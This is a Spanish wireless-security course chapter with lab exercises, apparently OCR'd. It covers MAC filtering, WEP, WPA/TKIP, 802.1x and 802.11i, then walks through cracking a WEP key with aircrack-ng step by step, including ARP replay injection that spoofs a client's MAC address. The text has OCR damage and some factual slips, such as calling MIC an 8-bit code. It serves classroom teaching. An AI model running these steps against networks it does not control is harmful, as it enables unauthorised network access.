


Figura SSID

Listas MAC.

Es un método especificado en el estándar 802 11 para restringir acceso a la red Consiste en crear una lista de las direcciones MAC en el punto de acceso para filtrar las tramas que cumplen con los criterios establecidos para permitir el acceso o no

El punto de acceso debe realizar el proceso de examinar cada trama recibida y compararla con los parámetros de acceso, por lo que el desempeño de la red se puede ver afectado Estas listas de filtrado pueden ser implementadas tanto en el punto de acceso como en un servidor RADIUS

Varias razones desestiman esta técnica de seguridad

- Primero, no es efectivo establecer permisos con los dispositivos, en vez de hacerlo con los usuarios
- Segundo, los puntos de acceso pueden ser intervenidos y vandalizados
- Tercero, las direcciones MAC son difundidas en claro aun cuando se implementa WEP, por lo tanto cualquier programa sniffer puede obtener la dirección MAC de alguna estación
- Cuarto, las direcciones MAC de los dispositivos, incluidas tarjetas inalámbricas, pueden ser cambiadas vía software Si un intruso obtiene una dirección MAC de la lista de aceptados, puede configurarla en su equipo y hacerse pasar por la estación real cuando el usuario no esté presente

WEP (Wired Equivalent Protection) o Protección Equivalente a Cable

Es un algoritmo de encriptación usado también como método de autenticación Puede funcionar para autenticación cifrada basada en clave compartida y para confidencialidad usando cifrado RC4. En el caso de RC4, éste genera una secuencia pseudo-aleatoria la cual es agregada a los datos a ser transmitidos con lo cual se crea un texto cifrado. WEP encripta los datos enviados sólo sobre el segmento de red inalámbrica, no de extremo a extremo Es decir, sólo la porción entre el cliente y el punto de acceso

Para que se de la comunicación entre una estación y un AP se debe dar un proceso de autenticación y asociación En este proceso la estación anuncia su identidad al AP y luego éste le permite comunicarse con él y con cualquier otra estación en la red Primero la estación escucha mensajes de algún AP en el entorno Cuando encuentra uno, envía una solicitud de autenticación (authentication request) El AP responde con una trama de autenticación que contiene un texto (challenge text) Este texto debe ser cifrado por la estación usando su clave WEP, y luego enviado en una trama de autenticación (authentication frame) al AP Al desencriptar la trama, el AP confirma que la estación tiene la clave WEP correcta Sólo si la frase (challenge text) recuperada luego de la desencriptación es la misma enviada antes, el AP concede permiso de comunicación a la estación

Una estación desea envía un texto en claro al AP Primero, el protocolo calcula la suma de verificación de 32 bit CRC de dicho texto y la concatena al mismo Luego, esto se concatena a un IV, que es una secuencia aleatoria de bits y con una clave secreta compartida La clave secreta de WEP puede ser de 40 ó 104 bits de longitud Cuando la clave secreta se concatena con un IV de 24 bits se forman llaves de 64 ó 128 bits Es importante recalcar que el usuario configura la clave secreta, no así el IV, éste es un número asociado con el hardware La clave es almacenada ya sea en el firmware de la tarjeta o en el registry de Windows, dependiendo del fabricante Luego el protocolo ejecuta el algoritmo RC4 con lo que se genera la llave (key stream) Esta llave tiene la misma longitud del texto en claro de manera que se pueda ejecutar una operación XOR que proporcionará el texto cifrado El mensaje que se envía es este texto cifrado con el IV




Figura - Cifrado

Cuando las tramas se transmiten sobre la red inalámbrica usando WEP, sólo la sección "payload" de datos es encriptada La sección de datos es considerada información de capa 3 y superior, incluidas el direccionamiento IP Las direcciones de capa 2 son parte del encabezado de la trama y no son encriptadas Los beacons tampoco son encriptadas de manera que los clientes puedan unirse a la red y mantenerse sincronizados

Las flaquezas de WEP son muy bien conocidas Por una parte la utilización de claves estáticas que permiten a varios usuarios compartir la misma llave por periodos largos de tiempo, y por otra la implementación del IV con sólo 24 bits, el cual es enviado en el segmento no cifrado del paquete y puede producir la misma secuencia de caracteres después de cierto tiempo Por otro lado, la falta de especificación en el estándar, permite que el vector de inicialización de distintas NICs (Network Interconnect Card) del mismo fabricante pueda generar la misma secuencia

La integridad es asegurada a través de la no aceptación de mensajes modificados usando la verificación de redundancia cíclica o CRC (Cyclic Redundancy Check) Esta técnica consiste en computar una secuencia de trama de verificación, se encripta el paquete con RC4 y se envía En el destino, luego del decifrado, se compara CRC con el original para aceptar o rechazar el mensaje

La configuración de WEP como método de seguridad de la red es sencilla Algunos fabricantes permiten claves Hexadecimales (Hex) o Alfanuméricas (ASCII), mientas que otros sólo Hex o sólo ASCII La opción 64-bit es la más pobre, mientras que la clave 128-bit provee un tanto más seguridad, aunque también es "crackeable." Lo importante es

que la configuración WEP sea la misma en el AP y en los clientes Es decir, la misma longitud y la misma clave para que sea posible la comunicación




Figura WEP

Una relación entre Hex y ASCII y los caracteres para la clave WEP es la siguiente

ASCII		Hex
Un carácter = 8 bits		Un carácter = 4 bits
Código WEP 40 ó 64 bit = 5 caracteres		Codigo WEP 40 o 64 bit = 10 caracteres
Código WEP 128 bit = 13 caracteres		Código WEP 128 bit = 26 caracteres

Acceso Protegido Wi-Fi (WPA, Wi-Fi Protected Access).

Surgió a inicios del 2003 por la Alianza Wi-Fi (Wi-Fi Alliance) como una de las soluciones temporales ante las flaquezas de WEP Fue masivamente adaptada ya que se estableció como obligatoria para todos los sitios con el sello Wi-Fi y se basa en porciones del estándar 802 11i Esta solución especifica un mejor nivel de encriptación a través del Protocolo de Integridad de Llave Temporal (TKIP, Temporal Key Integrity Protocol), validación usando la Revisión de Integridad de Mensajes (MIC, Message Integrity Code), y autenticación de usuarios a través de 802 1x Hay que hacer la salvedad que TKIP también usa RC4 en su núcleo, tal como lo hace WEP

Integridad

La revisión de integridad del paquete se refiere a certificar que el mismo no ha sido interceptado ni alterado en su recorrido hacia el destino En este caso, se usa además del ICV (Integrity Check Value) usado con CRC, otro código de 8 bit denominado MIC

Encriptación

Con TKIP se trata de resolver las vulnerabilidades de WEP al crear un vector de inicialización (IV) más largo y fuerte el cual incrementa el número de posibles llaves De esta manera las llaves no tienen que ser compartidas o repetidas TKIP rota dinámicamente las llaves y los IVs de cada paquete y puede generar distintas llaves a partir de la contraseña Cada uno de estos cambios es sincronizado entre el AP y el cliente

TKIP consta de cuatro elementos a saber [7]

- Un código de integridad de mensaje (MIC) que provee una suma de verificación criptográfica por llave usando las direcciones MAC de la fuente y el destino y los datos del texto plano de la trama 802 11
- Contramedidas para disminuir la probabilidad de falsificaciones exitosas y la cantidad de información que el atacante puede obtener sobre una llave
- Un IV de 48 bits y un contador de secuencia IV para manejar ataques repetidos.
- Combinación de la llave IV por paquete para eliminar la correlación usada por ataques por llaves pobres

Autenticación


El protocolo 802 1x es un mecanismo de autenticación basado en puerto tanto para redes cableadas como inalámbricas Es usado en conjunto con el Protocolo de Autenticación Extensible (EAP, Extensible Authentication Protocol) para dar acceso a la red En otras palabras, 8021 1x es un protocolo de control de acceso a nivel de puerto para Ethernet y redes inalámbricas el cual provee entregas seguras de llaves de sesión, mientras que el EAP autentica asociaciones entre clientes y puntos de acceso y permite la implementación de otros protocolos de autenticación tales como Kerberos, RADIUS, y tarjetas inteligentes Otros protocolos de autenticación que pueden ser implementados son EAP-LEAP, EAP-MDS, EAP-PEAP, EAP-TTLS y EAP-SIM, pero el que parece ser el de-facto para autenticación de alto nivel es EAP-TLS

Los dispositivos habilitados con 802 1x se les puede asignar uno de tres roles

- Suplicante, que se puede tratar de un cliente inalámbrico solicitando acceso a la red Debe tener instalado software 802 1x

- Autenticador, que se puede tratar de un switch o un AP ejecutando 802 1x Constituye el puerto que asegura el proceso de autenticación y enruta el tráfico a las entidades apropiadas en la red
- Servidor de autenticación que se puede tratar de un servidor RADIUS Su función es ejecutar la autenticación de las credenciales provistas por el suplicante El servidor de autenticación puede ser una entidad separada o puede residir en el autenticador mismo

La autenticación con 802 1x, generalmente es implementada con un servidor RADIUS el cual procesa todas las solicitudes de conexión a autenticadores RADIUS (AP, routers, etc) Cuando un AP detecta un suplicante le envía una solicitud de ID EAP (EAP Request-ID message) El suplicante responde con un mensaje (Response ID message) que contiene los datos de identificación del usuario. Luego el AP encapsula este mensaje y lo envía en un mensaje de solicitud al servidor de autenticación RADIUS (RADIUS Request message) El servidor RADIUS compara la información de identificación del usuario con su base de datos y responde con un mensaje permitiendo o denegando el acceso a la red



Autenticación con 802 1x

802.11i.

Es el estándar ratificado por la IEEE en el 2004 para manejar los aspectos de seguridad Incluye además de las características de WPA, el uso del Estándar de Encriptación Avanzado de Datos (AES – Advanced Encryption Standard) el cual a través de un cifrador de bloques conocido como Algoritmo Rijndael permite encriptar bloques de datos de una sola vez en lugar de linealmente como lo hace WEP El tamaño de las llaves también es distinto dadas las diferencias entre TKIP en WPA y AES-CCMP Otra diferencia es que

WPA permite el uso de una arquitectura Pre-Shared Key (PSK) como reemplazo al servidor RADIUS, mientras que en 802 11i este servidor es un requisito La implementación completa de 802 11i requiere el uso de un servidor para generar y manejar las llaves, mientras que organizaciones pequeñas pueden usar administración de llaves PSK En este último caso las entradas de las llaves deben ser introducidas manualmente para la autenticación tanto de clientes como de los APs

La desventaja es que con esto se requerirían de nuevos equipos que incorporen un chip para la encriptación y desencriptación Halasz, en "IEEE 802 11i and Wireless Security" explica como 802 11i tiene la potencialidad de clasificar el tipo de tráfico para aplicar el protocolo de confidencialidad y otorgar la llave del sistema Además, agrega dos características que mejoran el movimiento de un punto de acceso a otro manteniendo la conexión La primera es la preautenticación, la cual permite que un cliente o usuario se pueda autenticar a otro punto de acceso antes de asociarse al mismo, esto se logra enviando paquetes enrutados a través de su punto de acceso actual La segunda característica es el guardado temporal de la llave (key caching) la cual evita que el usuario tenga que pasar por todo un proceso de autenticación cada vez que se desconecta del punto de acceso

Finalmente, 802 11i incorpora CCMP (Counter-Mode/CBC-MAC Protocol) el cual es un protocolo de confidencialidad que combina autenticación y encriptación Para lograr la confidencialidad, CCMP usa AES en modo complementario, mientras que para autenticación e integridad hace uso de CBC-MAC (Cipher Block Chaining Message Authentication Code)

TKIP	AES-CCMP
Llaves Temporales	
Llave para encriptacion de datos (128 bits)	Datos de encriptación / Llave de integridad (128 bits)
Llave para integridad de datos (128 bits)	
Llave de encriptación de llave EAPOL (128 bits)	Llave de encriptación de llave EAPOL (128 bits)
Llave de integridad de llave EAPOL (128 bits)	Llave de integridad de llave EAPOL (128 bits)
Llaves de grupo	
Llave de encriptación grupal (128 bits)	Llave de Encriptacion / Integridad grupal (128 bits)
Llave de integridad grupal (128 bits)	
Tamaño Total de Llaves	
768 bits	**512 bits**

El proceso de creación y administración de las llaves es igual en TKIP y AES-CCMP, ambos definidos en 802 11i La diferencia está en la cantidad de bits requerida Siendo

que AES-CCMP combina integridad y encriptación requiere menos Otro aspecto es que TKIP sigue usando RC4 para encriptación, no así AES-CCMP

AES-CCMP

CCMP es una combinación de dos técnicas denominadas Encriptación Modo Contador (Counter Mode Encryption) y CBC-MAC La primera agrega un contador arbitrario a la llave temporal AES y aplica una operación XOR al texto plano para crear el texto cifrado El valor inicial del contador varía entre los bloques de datos encriptados así como el valor de los incrementos del contador Por lo tanto el atacante tendría que conocer no sólo el valor inicial del contador sino también el valor de los incrementos del contador entre bloques El proceso agrega un valor denominado PN que es un "nonce" aleatorio agregado al contador y luego a la llave temporal AES para encriptar el texto plano Este "nonce" es lo que para WEP y TKIP es el IV El PN es de 48 bits y es parte del encabezado del mensaje Este valor es un contador usado para crear el nonce y servir de valor semilla para el contador de la encriptación, de manera que se asegure la confidencialidad




Figura Encriptación con AES

La integridad asegura que el paquete no ha sido alterado durante su transporte al destino Esto se logra a través de CBC-MAC, el cual toma los primeros 128 bits de los datos y los encripta usando el algoritmo AES Luego usa el texto cifrado y realiza una operación XOR para el segundo bloque de datos de 128 bits Este proceso continúa hasta que el valor

MIC completo es computado Lo que resulta es un código de integridad de mensaje de 128 bits

AES-CCMP encripta y desencripta bloques de 128-bits por lo que si los bloques de datos son más pequeños, se le inserta un padding antes de la encriptación de manera que complete este tamaño Luego se saca el padding para desencriptar

Recomendaciones Generales de Seguridad para WLANs

Algunas recomendaciones para garantizar la seguridad en redes inalámbricas incluyen

1 Cambiar la contraseña de administrador del punto de acceso, aún para la interfaz gráfica
2 Actualizar el "firmware" y manejadores del adaptador inalámbrico
3 Usar los más altos niveles de encriptación y contraseñas apropiadas Se recomienda WPA2 / 802 11i
4 Autenticar a los usuarios con protocolos tales como 802 1x, RADIUS, EAP (incluyendo EAP-PAX, EAP-PSK, EAP-TLS, EAP-TTLS, EAP-FAST, EAP-POTP, EAP-IKEv2, EAP-GPSK, PEAP y EAP-SIM) Todos ellos soportan credenciales de autenticación que incluyen certificados digitales, nombres de usuarios y contraseñas, tokens seguros y SIM secretos
5 Usar encriptación fuerte para todas las aplicaciones que se usan en la red inalámbrica, ej SSH y TLS/HTTPS
6 Encriptar tráfico inalámbrico usando VPN (Virtual Private Network), usando IPSEC y otras soluciones
7 Usar herramientas de seguridad para redes inalámbricas, ya que son programas especialmente diseñados para este tipo de medio
8 Crear un segmento dedicado para la red inalámbrica, y establecer restricciones para acceder al mismo
9 Usar Proxy con control de acceso para solicitudes de salida (outgoing requests)
10. Realizar pruebas de seguridad de la red inalámbrica periódicamente utilizando herramientas que los atacantes usan
11 Habilitar "logging" estricto en todos los dispositivos, y revisar los archivos "log" del segmento inalámbrico para corroborar que las políticas de seguridad todavía son las adecuadas

Referencias

1. Denial-of-service attack: http //en wikipedia org/wiki/Denial-of-service_attack
2. United States Computer Emergency Readiness Team, Denial-of-service attack. http.//www us-cert gov/cas/tips/ST04-015 html
3 http //www cs wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks htm#_Toc77524651
4 Maleware, Wikipedia http //en wikipedia org/wiki/Malware
5. Panko, Raymond "Business Data Networks and Telecommunications."
6. Maillard, Claire. How does Wi-Fi Protected Access (WPA) improve Wired Equivalent Privacy Technology (WEP). 2005 Accedido 30/06/2010 en www4.ncsu edu/~kksivara/sfwr4c03/ /CMEMaillard-Project pdf
7 Dennis Eaton, Diving into the 802 11i Spec· A tutorial. 2002 Accedido en 1/7/2010 en http //www commsdesign com/printableArticle/?articleID=16506047
8. Wardriving / 802 11 Security: http //www wardrive net/

Laboratorio Práctico

Laboratorio de Redes Inalámbricas
Seguridad – Parte 1

Objetivos:

- Familiarizarse con la terminología de Seguridad de las redes inalámbricas
- Configurar las opciones de seguridad de una red inalámbrica.

- Liste y describa en qué consisten los siguientes mecanismos de seguridad de las redes 802 11
  - SSID broadcast
  - MAC filters
  - WEP
  - WPA
  - AES (802 11i)
- Explique por qué el SSID no es una función de seguridad
- Explique las diferencias entre los niveles de seguidad provistos por SSID, MAC filters, Open System Authentication with WEP, Shared Authentication with WEP
- De las opciones de seguridad discutidas, cuáles están implementadas en el equipo que está utilizando? Cómo las configura?
- Qué otras estrategias de seguridad cree que podría implementar con este equipo?

Bibliografía:

WEP Cracking Reloaded, 2007 http //www smallnetbuilder com/content/view/30114/98/
WEP Cracking http //www.smallnetbuilder com/content/view/24244/98/
http //www networkworld com/reviews/2004/1004wirelessmain html?page=2
Wifi tools http //www tech-faq com/wi-fi-software-tools shtml

Laboratorio de Redes Inalámbricas
Seguridad – Parte 2
WEP Cracking

Objetivos:

- Obtener una clave WEP de una red Wifi utilizando el paquete Aircrack en un sistema operativo GNU/ Linux con el fin de acceder a la red.

Herramientas de software

–**aircrack-ng**

14. **airmon-ng** – para cambiar el adaptador wireless a modo monitor

- **airodump-ng** – para captura de paquetes y descubrimiento de redes inalámbricas
- **aireplay-ng** – para generación de tráfico
- **aircrack-ng** – para recuperar la clave WEP

Hardware

- tarjeta inalámbrica con chipset Atheros

Dinámica de trabajo:

- Equipo 1· Configurar una red una red inalámbrica aplicando seguridad tipo wep de 64 bits
- Equipo 2· Su objetivo es robar las credenciales de la red inalámbrica configurada por el grupo 1 para acceder a la red

Procedimiento para el Equipo 1:

Conéctese a la red inalámbrica recién creada y verifique si hay conectividad con otros clientes de la misma red.

Establezca un trafico en la red haciendo ping con uno de los clientes Abrir el DOS (inicio/ejecutar/cmd)

Ping -t ip-address

En caso de que el ping falle, desactive el firewall del antivirus

Procedimiento para el Equipo 2:

Paso 1: Instalar el paquete aircrack-ng

// El comando sudo se utiliza para cambiar o ejecutar un comando en modo superusuario

```
root@ubuntu /home/darlene# sudo apt-get install aircrack-ng
Leyendo lista de paquetes  Hecho
Creando árbol de dependencias

Leyendo la información de estado  Hecho

Se instalarán los siguientes paquetes extras:
  Iw
Se instalarán los siguientes paquetes NUEVOS

  aircrack-ng iw
0 actualizados, 2 se instalarán, 0 para eliminar y 20 no actualizados.

Necesito descargar 1487kB de archivos

Se utilizarán 2638kB de espacio de disco adicional después de esta operación

¿Desea continuar [S/n]? s

Des 1 http //pa archive ubuntu com jaunty/universe iw 0.9.9-1 [18.7kB]

Des 2 http.//pa.archive.ubuntu com jaunty/universe aircrack-ng 1:1 0~rc3-1 [1469kB]

Descargados 1487kB en 1min 58s (12 6kB/s)

Seleccionando el paquete iw previamente no seleccionado

(Leyendo la base de datos

148651 ficheros y directorios instalados actualmente )

Desempaquetando iw (de  /archives/iw_0 9 9-1_amd64 deb)

Seleccionando el paquete aircrack-ng previamente no seleccionado

Desempaquetando aircrack-ng (de  /aircrack-ng_1%3a1 0~rc3-1_amd64 deb) . .

Procesando disparadores para man-db

Configurando iw (0.9.9-1)
```

Configurando aircrack-ng (1 1 0~rc3-1)

Paso 2: Configure la tarjeta en modo monitor.

En este modo la tarjeta podrá capturar todos los paquetes que detecte y no sólo aquellos para su MAC address. Para ello se usa el script airmon-ng, así:


```
//revisar el estatus del adaptador
root@ubuntu:/home/darlene# airmon-ng
Interface       Chipset          Driver
wlan0           Atheros          ath5k - [phy0]

//detener la interfaz
root@ubuntu:/home/darlene# airmon-ng stop wlan0
Interface       Chipset          Driver
wlan0           Atheros          ath5k - [phy0]
                                 (monitor mode disabled)
// Iniciar la interfaz en modo monitor
root@ubuntu /home/darlene# airmon-ng start wlan0
Found 5 processes that could cause trouble
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID     Name
2807    NetworkManager
2812    wpa_supplicant
2832    avahi-daemon
2833    avahi-daemon
3577    dhclient
Process with PID 3577 (dhclient) is running on interface wlan0
Interface       Chipset          Driver
wlan0           Atheros ath5k - [phy0]
                                 (monitor mode enabled on mon0)
```

Paso 3: Encontrar la tarjeta inalámbrica.

Para esta experiencia, debemos encontrar un AP con encriptación WEP y con al menos un cliente activo conectado. Se necesita la dirección MAC del cliente para generar tráfico

ARP Replay Se necesitará la siguiente información MAC address / BSSID del AP destino; MAC address / BSSID de la estación asociada al AP destino; el canal usado por el AP y la estación destino. Esto lo haremos con el script airodump, así:

root@ubuntu.~# **airodump-ng mon0**



La columna **#Data** de Airodump-ng dice el numero de IVs capturados y la columna **#/s** da la tasa de captura en segundos Para un **WEP de 64** bits se requieren aproximadamente **20,000 IVs** y para **128 bits, alrededor de 40,000**. El programa aireplay-ng sirve para realizar inyección de paquetes para la recoleccion de IVs Se usara un ARP Replay attack, el cual captura un paquete valido generado por la STA destino, spoofs esta estación y reenvia el paquete muchas veces más frecuente de lo comun Dado que el paquete viene de un cliente válido, no interfiere con las operaciones normales de la red y pasa desapercibido Los paquetes ARP son utiles ya que son pequeños (68 bytes) y tienen un formato fijo y reconocido

Nota el IV es usado con la clave del usuario para generar una clave RC4 para cada paquete encriptado Como el IV es enviado en texto el mismo puede ser capturado y leido La clave generada en RC4 es una secuencia de bytes Los primeros bytes no son aleatorios por lo que se puede obtener cierta informacion de la clave

Paso 4: reinicia airodump agregando el canal y el BSSID del AP destino

darlene@ubuntu ~$ **sudo airodump-ng -w prueba –c 6 mon0**

// cambiar "prueba" por el nombre de la red que se desea atacar

// cambiar "6" por el canal en que transmite la red

// Los paquetes capturados serán almacenados en un archivo en /root en la forma de capturefile-01 cap Obs El número del archivo puede variar dependiendo de cuantas veces lo hayan intentado

```
darlene@ubuntu ~$ ls
c6-02 csv              prueba-01.cap          replay_arp-0421-142748 cap
c6-02 kismet csv       prueba-01 csv          replay_arp-0421-144446 cap
c6-02.kismet.netxml    prueba-01 kismet csv   replay_arp-0421-152314 cap
casa tar               prueba-01 kismet netxml Sistemas
```

Paso 5: nos autenticamos en la red destino

```
darlene@ubuntu ~$ sudo aireplay-ng -1 30 -e Lam -a 00:13:46:10:38:78 -h
00:17:c4:44:b9:71 mon0
[sudo] password for darlene
14 00.00  Waiting for beacon frame (BSSID. 00 13 46 10 38 78) on channel 6
14 00 00  Sending Authentication Request (Open System)
14 00 00  Authentication successful
14 00 00  Sending Association Request
14:00 00  Association successful -) (AID 1)
```

// cambiar Lam por la red que se desea atacar


// cambiar la dirección MAC después del parámetro –a por la dirección MAC del AP atacado

// cambiar la dirección MAC después del parámetro –h por la dirección MAC de nuestra interfaz inalámbrica

Paso 6: inicia el ARP replay en el AP destino, spoofing la dirección MAC de la estación destino

darlene@ubuntu ~$ **sudo aireplay-ng -3 -x600 -b 00:13:46:10:38:78 -h 00:17:c4:44:b9:71 mon0**

//-b [AP BSSID] -h [client MAC from airodump] wlan0



Paso 7: Descubrir la clave WEP

```
darlene@ubuntu.~$ sudo aircrack-ng prueba-04.cap
Opening prueba-04 cap
Read 16522 packets

#  BSSID           ESSID              Encryption
1  00 13 46 10 38 78  Lam               WEP (739 Ivs)
2  00 24 97 0E 10 E6  EST-UTP              None (172 30 174 119)
3  00 24 97 0E 10 E9                    No data - WEP or WPA
4  00 24 97 0E 10 E0                    None (0 0 0 0)
5  00 24 97 2D 42 B0                    None (0 0 0 0)
   00 24 97 0E 23 B6                    Unknown
```

// reemplazar prueba-04 cap por el nombre del archivo que está acumulando los paquetes adquiridos


// en caso de que no encuentre el archivo utilizar el comando **ls** para mostrar todos los ficheros y directorios

```
darlene@ubuntu ~$ ls
datos1          prueba-03 cap          test2
datos2          prueba-03 csv          total
datos3          prueba-03 kismet.csv   total2
dir1            prueba-03 kismet netxml  Videos
dir2            prueba-04.cap
```

// Buscara dentro de los archivos para encontrar la clave WEP Sino la encuentra, parará y le mostrará sugerencias que usted puede intentar

Paso 8: Asociarse a la red con la clave WEP adquirida

Seleccione la red de la lista de redes e introduzca la clave La clave estara en hexadecimal y puede ser introducida directamente en el cliente, sin los dos puntos que separan cada numero " "



Bibliografía:

